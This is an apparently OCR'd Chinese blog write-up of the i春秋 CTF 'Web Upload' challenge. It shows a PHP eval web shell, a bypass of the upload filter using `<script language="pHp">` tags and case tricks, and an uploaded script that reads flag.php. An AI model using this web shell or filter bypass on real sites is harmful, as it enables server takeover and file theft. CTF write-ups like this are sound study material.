
i春秋CTF训练 Web Upload

原创

椰奶冻不安全 于 2020-06-21 15:08:24 发布 795 收藏 2
分类专栏： CTF 文章标签： web php
来自 椰奶冻不安全 的博客，复制完可要记得我吖
本文链接：https://blog.csdn.net/qq_40654505/article/details/106885823


CTF 专栏收录该内容
14 篇文章 0 订阅
订阅专栏

Misc Web 爆破-2](https://www.ichunqiu.com/battalion?t=1)

> 题目内容：想怎么传就怎么传，就是这么任性。
> **tips:flag在flag.php中**
> 链接需到ichunqiu网站申请

访问网页得到文件上传输入框

明显是文件上传漏洞

方法一：上传木马

上传小马

```
<?pHp @eval($_POST['123']);?>
```

页面显示

> @eval($_POST['123']);?>

把 `<?` 和 `php` 过滤了，可以用大小写绕过 `php` 的过滤， `<?` 的绕过网上找到一个一句话，顺便改一下变成

```
<script language="pHp">@eval($_POST['123'])</script>
```

看起来这个过滤系统有点像文字匹配，将连续的 `<?` 和小写的 `php` 过滤了，所以伪装成js代码就能绕过，能想到这个方法的人真强

上传成功后能点击上传成功按钮，有路径提示

```
<div>
    <a href="u/muma3.php">上传成功!</a>
</div>
```

菜刀连接找到`/var/www/html/flag.php`里面有flag

方法二：用上传文件打开flag.php

```
<?php
$fh=fopen('../flag.php','r');
echo fread($fh,filesize("../flag.php"));
fclose($fh);
?>
```

用只读方式打开，然后`fread()`函数读取文件，语法为`fread(file,length)`，其中length是必需参数，因为要规定读取的最大字节数

用`<script language="pHp">`绕过`<?`的过滤，用函数`strtolower()`将大写字母变为小写，再用`.`连接符将文件名组合在一起绕过对`php`的过滤

```
<script language="pHp">
$fh=fopen("../flag.".strtolower("PHP"),'r');
echo fread($fh,filesize("../flag.".strtolower("PHP")));
fclose($fh);
</script>
```

出现空白页面，但是在源码里面能看见成功打开的flag.php内容

> ```
> <?php
> echo 'here_is_flag';
> 'flag{************************}';
> ```

```
> <?php
> echo 'here_is_flag';
> 'flag{************************}';
```